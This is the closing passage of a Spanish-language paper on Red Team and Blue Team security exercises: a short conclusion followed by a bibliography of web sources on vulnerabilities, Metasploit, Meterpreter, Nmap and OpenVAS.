Los equipos de Red Team y Blue Team son una alternativa importante a la hora de endurecer los aspectos de seguridad de las organizaciones, pues cuentan con profesionales especializados en defensa y ataque a los sistemas operativos, las redes y los recursos de la empresas, haciendo esto de tal manera que se puede imitar un ataque verdadero y medir el nivel de contención que presenta la empresa para este tipo de agresiones digitales.

BIBLIOGRAFÍA

Ciberseguridad “¿qué es cve? explicación de las vulnerabilidades y exposiciones comunes?”. [En línea] Sin fecha de publicación [Consulta: 12 de febrero de 2022].

Ciberseguridad “Pruebas de Penetración Vs Equipo Rojo (Red Team): Aclarando la Confusión”. [En línea] Sin fecha de publicación [Consulta: 12 de febrero de 2022].

Ciberseguridad “Cybersecurity Red Team Versus Blue Team” [En línea] Sin fecha de publicación [Consulta: 17 de marzo de 2022].

Enter.co “Detrás de Buggly: la historia de la fachada Andrómeda””. [En línea] Septiembre de 2015 [Consulta: 23 de febrero de 2022].

Intelequia “Red Team Y Blue Team - Funciones Y Diferencias En Ciberseguridad” [En línea] Enero de 2021 [Consulta: 17 de marzo de 2022].

FutureLearn. “ExploitDB”. [En línea] Febrero, 2018 [Consulta: 13 de febrero de 2022].

Pcrisk “Qué es Meterpreter”. [En línea] 26 de febrero de 2020 [Consulta: 02 de marzo de 2022].

Santander “¿Qué es una vulnerabilidad informática?” [En línea] 16 de febrero de 2021 [Consulta: 17 de marzo de 2022].

WikipediA “OpenVAS”. [En línea] Enero, 2022 [Consulta: 14 de febrero de 2022].

WikipediA “Nmap”. [En línea] Agosto, 2021 [Consulta: 14 de febrero de 2022].

WikipediA “Metasploit”. [En línea] Febrero, 2022 [Consulta: 14 de febrero de 2022].